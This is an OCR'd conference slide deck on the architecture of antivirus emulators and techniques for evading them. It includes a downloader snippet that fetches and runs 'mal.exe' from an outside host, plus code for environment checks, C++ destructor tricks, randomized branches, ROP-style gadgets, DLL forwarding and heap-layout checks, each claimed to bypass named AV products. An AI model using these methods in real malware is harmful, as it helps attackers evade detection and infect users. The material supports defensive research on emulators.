Advanced Exploitation Techniques: Breaking AV-Emulator

XCon2016/by nEINEI

Who is @nEINEI

- nEINEI - neineit@gmail.com
  - Security researcher / software developer /reverse engineer
  - http://www.vxjump.net


- Research interests
  - Vulnerability, Advanced Exploitation Techniques ,NIPS/HIPS
  - Complexity Virus/Reverse engineering/Advanced Threat
  - …

Agenda

- AV-Emulator Architecture and Implementation
  - Background
  - AV-Emulator detection techniques
- Advanced Techniques On AV-Emulator Bypass
  - Process stack information inspection
  - C++ advanced syntactic features
  - Randomized conditional branch generation
  - ROP simulation
  - DLL forwarding
  - Exploiting Windows memory heap management
- AV-Emulator Bypass Mitigation

AV-Emulator Architecture and Implementation

- AV-Emulator Background ?
  - Evolved virus polymorphism & metamorphism
  - Complex PE packers
  - malicious code behavior analysis



AV-Emulator Architecture and Implementation

- If it is an PE unpacker?

- AV-Emulator is far beyond a simple instruction simulator, it is currently implemented as a whole package(OS simulation, hardware simulation, etc).

AV-Emulator Architecture and Implementation

- If it is an PE packer? NO
  - Intel CPU simulation
    - Opcode identification
    - Addressing mode
    - Instruction analysis system
  - Hardware simulation (HDD ,memory, NIC…)
  - Windows OS Simulation
    - PE loader
    - Memory management
    - Task scheduler
    - API simulating
    - File system
    - Registry system
    - Exception handlers
    - Thread , process
    - Debugging system
    - GUI system
    - …

AV-Emulator Architecture and Implementation

- CPU simulation methods
  - Instruction simulation (used in most AV-emulators)
    - Instruction translation based on opcode, line-by-line parsing
    - Inefficiency, monitor each instruction
    - …
  - Dynamic translation (QEMU…)
    - Translate the opcode into intermediate code and interpretive execution
    - Fast, but the encryption and self-modification of malicious code results in multiple translations
    - …
  - Real Environment
    - Isolated space, malicious code execution in real environment.
    - Fast, instruction level control is not applicable.
    - …

AV-Emulator Architecture and Implementation

- Simulated instruction set
  - Generic
  - FPU
  - 3D Now (Only few)
  - …
- Memory addressing cache
  - Registration on most recent accessed memory area.
  - …
- CPU exception
  - TF
  - Int3 , int1, int n
  - Non-existent page
  - Privileged instruction
  - Division by 0 exception
  - Dx register single-step exception
  - …

AV-Emulator Architecture and Implementation

- Hardware simulation
  - Memory, NIC,HDD
  - Allocate a bunch of memory blocks to simulate Memory, NIC,HDD.
  - …
- PE Loader simulation
  - PE file mapped to memory.
  - PEB,TEB
  - …
- API simulation
  - IAT
  - Dynamic load
  - …
- Windows GUI
  - Simple thread scheduler (each thread run a fixed number of instructions, like 100.)
  - Windows - message notification
  - …

AV-Emulator Architecture and Implementation

- More Code-Emulator
  - Script-Emulator& boot-Emulator by Kaspersky &&
  - At 2016-8, 《Detection on SWF vulnerability base on virtual stack machine》
  - http://pdfpiw.uspto.gov/.piw?PageNum=0&docid=09396334

  - Bitdefender B-HAVE
    - Virtual Machine for BAT/CMD scripts
    - VB script emulator
    - Virtual Machine for executable files (PE, MZ, COM, SYS, Boot Images)
    - Virtual Machine for VB scripts

http://www.bitdefender.com/files/Main/file/BitDefender_Antivirus_Technology.pdf

AV-Emulator Architecture and Implementation

- How does the AV-Emulator detect packers automatically?
  - Inspect compiler information.
    - API instruction sequence
    - Track critical API call and scan compiler signatures.

AV-Emulator Architecture and Implementation

- How does the AV-Emulator detect packers automatically?

```
00401E3B | 89 65 E8                | mov dword ptr ss:[ebp-18],esp
00401E3E | 83 65 FC 00             | and dword ptr ss:[ebp-4],0
00401E42 | 6A 01                   | push 1
00401E44 | FF 15 CC 41 40 00       | call dword ptr ds:[<__imp____set_app_type>]
00401E4A | 59                      | pop ecx
00401E4B | 83 0D F4 32 40 00 FF    | or dword ptr ds:[<___onexitend>],FFFFFFFF
00401E52 | 83 0D F8 32 40 00 FF    | or dword ptr ds:[<___onexitbegin>],FFFFFFFF
00401E59 | FF 15 C8 41 40 00       | call dword ptr ds:[<__imp____p__fmode>]
```

- POP / OR / OR / CALL <sequence identification>

AV-Emulator Architecture and Implementation

- AV-Emulator detection technology？
  - Critical API call
  - Malformed PE file
  - Malware API sequence
  - API parameters dynamic analysis
  - Illegal memory access request
  - Illegal file path request
  - Illegal registry path request

AV-Emulator Architecture and Implementation

- AV-Emulator detection technology？
  - Process creation
    - Sc service, loading DLL by svchost, CMD , rundll32/net …
  - AutoRun
    - New service, existing service modification
  - Module load
    - Load drive, install global hook …
  - GUI
    - Hide windows, AV software window handler enumeration…
  - Network
    - SPI hook install, HOST file modification…
  - Cross-process
    - Read/write other processes

AV-Emulator Architecture and Implementation

- Registry
  - IEFO, disable Taskmagr/regedit,IE configuration modification •••
- Process enumeration
  - Kill AV software process•••
- Exception operation
  - Custom implementation of API feature, ntoskrnl.exe load•••
- Sensitive behavior
  - Call int2e/sysenter, bootmgr/ntldr/boot.ini read/write•••

AV-Emulator Architecture and Implementation

- Various ways to bypass AV-Emulator
  - Timing attack
  - Huge amount of garbage instruction execution
  - Parent process detection
  - Make different conditions
  - No simulation instruction
  - Address information leakage
  - …
  - All above methods can be patched by AV-Emulator developer in a short time.

AV-Emulator Architecture and Implementation

What are we going to talk about, with it ?

BLACKHAT USA 2016

AVLeak: Fingerprinting Antivirus Emulators for Advanced Malware Evasion

https://www.blackhat.com/us-16/briefings.html#avleak-fingerprinting-antivirus-emulators-for-advanced-malware-evasion

No, We focus on the weaknesses of AV-Emulator implementation, which is extremely difficult to be fixed in a short period of time. These problems are the real deal to AV-Emulator and it is supposed to let us pay attention.

Advanced Exploitation Techniques

```
Simulate basic malware downloader function, complied by FAMS
_url    db 'http://vxjump.net/mal.exe',0
_mal    db  'c:\\windows\\system32\\mal.exe' ,0
virus_run proc
invoke URLDownloadToFile, 0, _url, _file, 0, 0
invoke ShellExecute, 0, 0, _mal, 0, 0, SW_SHOW
Invoke ExitProcess,0
virus_run end
        start:
        call  virus_run
```

Process stack information inspection

- Inspect at the address 0x10000
- The environment variable information stores at 0x10000 on WinXP, bypass AV-emulator by checking the position of value “00 00 00 00…”.

```
char *p = (char*)0x10000;
for (int i = 0 ; i < 0xfff;i++){
        dwFlag = (DWORD)*(DWORD*)(p+i);
        if (dwFlag == 0x00000000){
                n++;
                if (n > 30){
                    break;
                 }
        }
        else{
            i++;
        }
}
```

Address	Hex dump
00010000	41 00 4C 00 4C 00 55 00 53 00 45 00 52 00 53 00 A.L.L.U.S.E.R.S.
00010010	50 00 52 00 4F 00 46 00 49 00 4C 00 45 00 3D 00 P.R.O.F.I.L.E.=.
00010020	43 00 3A 00 5C 00 44 00 6F 00 63 00 75 00 6D 00 C.:.\.D.o.c.u.m.
00010030	65 00 6E 00 74 00 73 00 20 00 61 00 6E 00 64 00 e.n.t.s. .a.n.d.
1004020	00 53 00 65 00 74 00 74 00 69 00 6E 00 67 00 .S.e.t.t.i.n.g.
00010760	6E 00 64 00 69 00 72 00 3D 00 43 00 3A 00 5C 00 n.d.i.r.=.C.:.\.
00010770	57 00 49 00 4E 00 44 00 4F 00 57 00 53 00 00 00 W.I.N.D.O.W.S...
00010780	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00010790	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000107A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000107B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000107C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

Inspect process stack information > WINXP

- Fetch the environment variable address of current process by calling GetEnvironmentStrings.
- Then search the file path of current executable file, if there is no such information ,the code is running in the AV-Emulator.

```
Address      Hex dump
004B1FC8  3D 3A 3A 3D 3A 3A 5C 00 41 4C 4C 55 53 45 52 53  =::=::\.ALLUSERS
004B1FD8  50 52 4F 46 49 4C 45 3D 43 3A 5C 50 72 6F 67 72  PROFILE=C:\Progr
004B1FE8  61 6D 44 61 74 61 00 41 50 50 44 41 54 41 3D 43  amData.APPDATA=C
004B1FF8  3A 5C 55 73 65 72 73 5C 4A 69 66 65 6E 67 5C 41  :\Users\Jifeng\A
004B2008  70 70 44 61 74 61 5C 52 6F 61 6D 69 6E 67 00 43  ppData\Roaming.C
004B2018  4C 41 53 53 50 41 54 48 3D 3B 43 3A 5C 50 72 6F  LASSPATH=;C:\Pro
004B2028  67 72 61 6D 20 46 69 6C 65 73 5C 4A 61 76 61 5C  gram Files\Java\
004B2038  6A 64 6B 31 2E 37 2E 30 5F 34 30 5C 6C 69 62 5C  jdk1.7.0_40\lib\
```

Inspect process stack information

```
DWORD min = (DWORD)pEnv; //char* pEnv = GetEnvironmentStrings(); pEnv = 0x004B1FC8
min -= 0x10000;
min &= 0xffff0000;     search range {min ,  (DWORD) pEnv}
```

```
Address      Hex dump
004A59F9  44 3A 5C 5B 52 65 73 65 61 72 63 68 5D 5C 44 65  D:\[Research]\De
004A5A09  65 70 20 52 65 73 65 61 72 63 68 5C 41 64 76 61  ep Research\Adva
004A5A19  6E 63 65 64 20 42 79 70 61 73 73 20 41 56 56 4D  nced Bypass AVVM
004A5A29  5C 64 65 6D 6F 5C 62 79 70 61 73 73 5F 6D 6D 78  \demo\bypass_mmx
004A5A39  5F 65 73 65 74 5C 62 79 70 61 73 73 65 73 74 5C  _eset\bypassest\
004A5A49  52 65 6C 65 61 73 65 5C 62 79 70 61 73 73 65 73  Release\bypasses
004A5A59  74 2E 65 78 65 22 00 AB AB AB AB AB AB AB AB 00  t.exe".□□□□.
004A5A69  00 00 00 00 00 00 00 FB 1E BA 58 01 C5 00 1C 43  .......?篠?C
004A5A79  00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77  .:.\.W.i.n.d.o.w
```

Advanced Exploitation Techniques

- Bypass:
  - Kaspersky KIS2016 
  - Norman Suite 11 
  - Bitdefender Anti-virus2016 
  - ESET Smart Seurity8 
  - VBA32 
  - …

  - DEMO TIME

Unknown MSG

- HWND hWnd = CreateWindowEx(NULL, L"button", NULL, WS_OVERLAPPEDWINDOW, 0, 0, 0, 0, NULL, NULL, 0, NULL);
- MSG Msg;
- GetMessage(&Msg, hWnd, 0,0)
- Msg.message = > ??

- If(Msg.message == 0x31f) // first message in the queue
- VirusRunning(); // bypass AV-Emulator

Unknown MSG

- HWND hWnd = CreateWindowEx(NULL, L"button", NULL, WS_OVERLAPPEDWINDOW, 0, 0, 0, 0, NULL, NULL, 0, NULL);

- CreateCaret(hWnd,0,0,0);
- or
- Flashwindow(hWnd,true);

- MSG Msg;
- GetMessage(&Msg, hWnd, 0,0)
- Msg.message = > ??

- If(Msg.message == 0x118) // process a WM_SYSTEMTIMER message
- VirusRunning(); // bypass AV-Emulator

Advanced Exploitation Techniques

- C++ provides friend class
  - It provides variable access protection on compiler level
  - It makes the process of object construction complicated and hard for AV-Emulator to simulate on the binary level

```
class CExploitA : public CInterface
{           public:     int m_pointer;
                        friend class CExploitB;
            private:
                        PROC m_caller;
                        PROC Change()
                        {           m_caller = (PROC)m_pointer;
                                    return m_caller;
                        }
};
```

Exploiting C++ advanced syntactic features

- It provides variable access protection on compiler level
- It makes the process of object construction complicated and hard for AV-Emulator to simulate on the binary level

```
class CExploitB : public CInterface
{
public:
        int m_pointer;
        virtual int GetPointer() { return
m_pointer; }
        int CallRunVirus(CExploitA &A)
        {       PROC call = A.Change();
                call();
                return TRUE;
        }
}
```

```
Void Test_VM()
{
        CExploitA *a = new CExploitA;
        a->SetPointer((int)(PROC)VirusRunning);

        CExploitB *b = new CExploitB;

        b->CallRunVirus(*a);   //the virus code will be running
}
```

Exploiting C++ advanced syntactic features

- It provides variable access protection on compiler level
- It makes the process of object construction complicated and hard for AV-Emulator to simulate on the binary level

```
v2 = operator new(0x14u);
  if ( v2 )
  {
    *((_DWORD *)v2 + 1) = -1718123434;
    *((_DWORD *)v2 + 2) = 0x7FFFFFFF;
    *((_DWORD *)v2 + 4) = 0;
    *(_DWORD *)v2 = &CExploitB::`vftable';
  }
  (*(void (__thiscall **)(void *, void (__cdecl *)()))(*(_DWORD *)v1 + 8))(v1, VirusRunning);
  v3 = (void (*)(void))*((_DWORD *)v1 + 2);
  *((_DWORD *)v1 + 5) = v3;
  v3();
  return 1;
```

Exploiting C++ advanced syntactic features

Bypass

- Norman Suite 11 
- Bitdefender Anti-virus2016 
- ESET Smart Seurity8 
- VBA32 
- …

Essentially, any of advanced semantic feature have abilities to negatively affect AV-Emulator technology, such as smart pointer, C++ exception ...

DEMO TIME

Exploiting C++ advanced syntactic features

1. Class object stores in smart pointer.
2. The object’s destructor would be called when the lifecycle of smart pointer ends.
3. Malicious function would be called within the object’s destructor.

```
Void TestVM(){
   shared_ptr <CExploitC> myptr(new CExploitC);
   myptr->SetPointer((int)(PROC)VirusRunning);
   return  ;
}                                                    class CExploitC : public CInterface{
     public:   CExploitC::~CExploitC() {
                  m_call();}
      virtual int SetPointer(int pointer){ m_call = (PROC)pointer;
         return m_pointer;}
};
```

Exploiting C++ advanced syntactic features

Using a smart pointer lifecycle to execute malicious functions when destructor releases resources

Bypass Kaspersky KIS2016

```
 { ..
  LOBYTE(v11) = 2;
  a[0] = 0;
  a[1] = 0;
*(_DWORD *)std::shared_ptr<CExploitC>::operator->(&myptr)->m_pointer = 0;
  v3 = 1;
  v11 = -1;
  std::shared_ptr<CExploitC>::~shared_ptr<CExploitC>(&myptr);
  return v3;}
```

Advanced Exploitation Techniques

1) Randomized conditional branch generation could possibly trap the AV-Emulator into false branch, therefore no malicious behavior is triggered.

We need to search specific APIs which return random values, such as

```
BOOL WINAPI FindFirstFreeAce(
                  _In_   PACL    pAcl, // When invoked ,the pAc will be modified
                  _Out_  LPVOID *pAce
);

UINT WINAPI MapVirtualKey(    //When invoked ,will return a value which is random integer
  _In_ UINT uCode,
  _In_ UINT uMapType);
```

Randomized Conditional Branch

2)We write a custom function and make the stack unbalanced on purpose.

3) The combination of unbalanced stack and crafted conditional branch would make AV-Emulator jump into a branch which no malicious is triggered.

```
We need to search specific APIs which return random values, such as
BOOL WINAPI FindFirstFreeAce(
                      _In_   PACL          pAcl, // The pAc would be modified after invoked
                     _Out_   LPVOID       *pAce
);

UINT WINAPI MapVirtualKey(    // This API returns a random value.
  _In_ UINT uCode,
  _In_ UINT uMapType);
```

Randomized Conditional Branch

Randomized conditional branch generation could possibly trap the AV_Emulator into false branch, therefore no malicious behavior is triggered.

```
main  proc
    call fake_call_X
End main



Fake_call_x proc
...
Fake_call_A
End fake_call_X
```

```
fake_call_A  proc
…
call MapVirtualKey
        cmp eax,10h
        jg @f
        pop eax
        pop ebx
        ret
@@:
        ret
```

```
fake_call_B  proc
call FindFirstFreeAce
      mov eax,offset out_p1
      mov ebx,[eax]
      cmp eax,ebx
jl @f
      pop eax
      pop ebx
      ret
@@:      ret
```

Randomized Conditional Branch

bypass


- Kaspersky <= KIS2012
- Norman Suite 11
- Bitdefender Anti-virus2016
- ESET Smart Seurity8
- VBA32
- ...

<= Kaspersky KIS2012 , cannot bypass Kaspersky later version, the KIS simulate the situation that two branches are both true.

Randomized Conditional Branch

Custom craft of stack parameter, push encrypted address of function VirusRunning

```
CustomerFun()
{
                    …
        push VirusRunning
                    call API
                    ret
}
TestVM()
{
      call  CustomerFunc
}
```



Randomized Conditional Branch

VirusRunning = VirusRunning xor 0xfffffff8 ; encryption of address

```
@@:
        push 1
        call gen_num
        xor ebx,ebx
        mov  bl,al
        push ebx
        call MapVirtualKey
        cmp eax,10h
        jg @f
        pop eax
        pop ebx
        pop ecx
        pop edx
        ret

@@:
    mov eax,[esp]
    xor eax,0xfffffff8
    mov [esp],eax
    ret
```

Mov eax,VirusRunning

Xor eax,0xfffffff8

Push eax // push a encrypted of address

Xor eax,0xfffffff8

Mov [esp],eax

ret // the virus code will control execution flow again.

Randomized Conditional Branch

Bypass

- >=Kaspersky KIS2013
- Norman Suite 11
- Bitdefender Anti-virus2016
- ESET Smart Seurity8
- VBA32
- …

DEMO TIME

Advanced Exploitation Techniques

Run malicious core code by using the tech like ROP Gadget

1) The AV-Emulator simulates APIs

2) Typically, the underlying DLL module like Ntdll doesn’t have to be simulated. Such as

Kernel32.CreateFile --- > ntdll.NtCreateFile

3) Ntdll module is not loaded into simulate environment of AV-Emulator

4) The AV-Emulator is not able to detect the malicious function which is called from the ‘ret’ instruction within Ntdll module.

Simulate ROP ways to execute core code

Simulate ROP ways to execute core code - windows 7 X86 SP1

1)Acquire kernel32 module base address by accessing EAX

2)Search a statement from kernel32 module, which can be used to call Ntdll.

```
77E15947   FF15 8412DE77    CALL DWORD PTR
DS:[<&ntdll. NtQueryInformationToken>;


77E1594D   3BC3                CMP EAX,EBX
```

```
EOP:
EAX 75443368 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 004014AA bypasses.<ModuleEntryPoint>
EBX 7EFDE000
ESP 0018FF8C ASCII "z3Du"
EBP 0018FF94
ESI 00000000
EDI 00000000
EIP 004014AA bypasses.<ModuleEntryPoint>
```

Simulate ROP ways to execute core code

Simulate ROP ways to execute core code - windows 7 X86 SP1

3) Calculate base address of Ntdll module by using QueryInformationToken address

4) Push the address of function VirusRunning onto stack.

```
add edx,0x29e
push VirusRunning
push edi
push esi
push ebx
jmp  edx //  jump a gadget
```

```
EOP:
EAX 75443368 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 004014AA bypasses.<ModuleEntryPoint>
EBX 7EFDE000
ESP 0018FF8C ASCII "z3Du"
EBP 0018FF94
ESI 00000000
EDI 00000000
EIP 004014AA bypasses.<ModuleEntryPoint>
```

Simulate ROP ways to execute core code

Simulate ROP ways to execute core code - windows 7 X86 SP1

5) ;jump to ntdll gadget

```
;.text:77EC96C5                         pop     edi
;.text:77EC96C6                         pop     esi
;.text:77EC96C7                         mov     eax, ebx
;.text:77EC96C9                         pop     ebx
;.text:77EC96CA                         retn
```

```
EOP:
EAX 75443368 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 004014AA bypasses.<ModuleEntryPoint>
EBX 7EFDE000
ESP 0018FF8C ASCII "z3Du"
EBP 0018FF94
ESI 00000000
EDI 00000000
EIP 004014AA bypasses.<ModuleEntryPoint>
```

Simulate ROP ways to execute core code

Bypass

- Kaspersky KIS2016 
- Norman Suite 11 
- Bitdefender Anti-virus2016 
- ESET Smart Seurity8 
- VBA32 
- ...

As long as we can find a module which can not be loaded by AV-Emulator. It can be leveraged to bypass AV-Emulators.

DEMO TIME

Advanced Exploitation Techniques

- DLL forwarding
  - It is hard for AV-Emulator to do DLL forwarding because AV-Emulator typically scans import table or dynamically loads API to determine if an API can be called.
  - For now, the AV-Emulator is still not able to simulate indirect DLL forwarding.

Exploiting DLL Forwarding

- How to build a call?

  URLDownloadToFile

  1. We need to find a particular API which is not reported as risk by AV-Emulator.
  2. The API from phase #1 can load URLMon.DLL indirectly.

  - API HrSniffUrlForRfc822 meets the above requirement.

Exploiting DLL Forwarding

```
signed int __stdcall HrSniffUrlForRfc822(LPCWSTR ppwzMimeOut)
{
  signed int v1; // edi@1

  v1 = 1;
  if ( FindMimeFromData(0, ppwzMimeOut, 0, 0, 0, 0, (LPWSTR *)&ppwzMimeOut, 0) >= 0 )
  {
    if ( !StrCmpW(ppwzMimeOut, L"message/rfc822") )
      v1 = 0;
    CoTaskMemFree((LPVOID)ppwzMimeOut);
  }
  return v1;
}
```

Exploiting DLL Forwarding

__stdcall CBody::Load(int, struct IMoniker *, struct IBindCtx *, unsigned long) ->

HrSniffUrlForRfc822(LPCWSTR ppwzMimeOut) ->

FindMimeFromData(x, x, x, x, x, x, x, x) ->

```
idata:704BB13C ; Delayed imports from urlmon.dll
idata:704BB13C ;
idata:704BB13C ; HRESULT __stdcall FindMimeFromData(LPBC pBC, LPCWSTR pwzUrl, LPVOID pBuffer, DWORD cbSize, LPCWSTR pwzMi
idata:704BB13C                  extrn __imp__FindMimeFromData@32:dword
idata:704BB13C                                          ; DATA XREF: __imp_load__FindMimeFromData@32↑o
```

```
583D452D   8945 F8          MOV DWORD PTR SS:[EBP-8],EAX
583D4530   85D2             TEST EDX,EDX
583D4532   75 4D            JNZ SHORT inetcomm.583D4581
583D4534   52               PUSH EDX
583D4535   52               PUSH EDX
583D4536   53               PUSH EBX
583D4537   E8 15E5FFFF      CALL <JMP.&KERNEL32.LoadLibraryExA>
```

```
0012FEF8   58476EB0  自GX    |FileName = "urlmon.dll"
0012FEFC   00000000  ....    |hFile = NULL
0012FF00   00000000  ....    \Flags = 0
0012FF04   00000001  ...
0012FF08   00000000  ....
```

Exploiting DLL Forwarding


- Bypass
  - Kaspersky KIS2016 
  - Norman Suite 11 
  - Bitdefender Anti-virus2016 
  - ESET Smart Seurity8 
  - VBA32 
  - …

Advanced Exploitation Techniques

- Heap allocation/free
  - Windows memory heap mechanism is very complicated, typically the AV-Emulator allocates chunks of memory pool to simulate memory operations of malicious program.
  - Taking advantage of windows heap feature, the information of heap structure is predictable, but AV-Emulator does not have such simulation.

Exploiting Windows heap management mechanism

```
HLOCAL h1,h2,h3,h4,h5,h6; HANDLE hp;
hp = HeapCreate(0,0x1000,0);
h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,32);
h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
HeapFree(hp,0,h1);
HeapFree(hp,0,h3);
HeapFree(hp,0,h2);
h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,60);
if (h4 == h1) {
        printf("virurunning ...\n");
        VirusRunning();}
```



Exploiting Windows heap management mechanism

After freeing h2 block that heap size = 32,the heap manager will review if there is a free heap block nearby h2 first, if so, it will be merged into heap block that size is 64 ,rather than adding h2 into the Freelist.

Therefore, when allocate heap block that size is 64, it would use the merged heap block directly. We can predict the case that h4 == h1.

Bypass

- Norman Suite 11
- Bitdefender Anti-virus2016
- VBA32
- ...

Exploiting Windows heap management mechanism

Furthermore, we modify the heap block pointer “Flink” and “Blink”.

If do so, it would break the heap merging operation, lead to the failure of h4 allocation, but AV-Emulator does not simulate such behavior.

Exploiting Windows heap management mechanism

After freeing three heap blocks

```
0:000> !heap -a 01460000
Index   Address  Name      Debugging options enabled
  6:   01460000
    Segment at 01460000 to 01470000 (00001000 bytes committed)
    Flags:                00001002
Heap entries for Segment00 in Heap 01460000
        01460000: 00000 . 00588 [101] - busy (587)
        01460588: 00588 . 00240 [101] - busy (23f)
        014607c8: 00240 . 00818 [100]
        01460fe0: 00818 . 00020 [111] - busy (1d)
        01461000:     0000f000      - uncommitted bytes.
```

Exploiting Windows heap management mechanism

Before Flink /Blink modification

```
0:000> !heap -x 014607c8
Entry     User      Heap      Segment       Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------
014607c8  014607d0  01460000  01460000        818       240         0  free
```

Exploiting Windows heap management mechanism

After Flink , Blink modification

```
0:000> !heap -x 014607c8
List corrupted: (Blink->Flink = 014600c4) != (Block = 014607d0)
HEAP 01460000 (Seg 01460000) At 014607c8 Error: block list entry corrupted

Entry     User      Heap      Segment       Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------
014607c8  014607d0  01460000  01460000       818       240         0  free
```

Exploiting Windows heap management mechanism

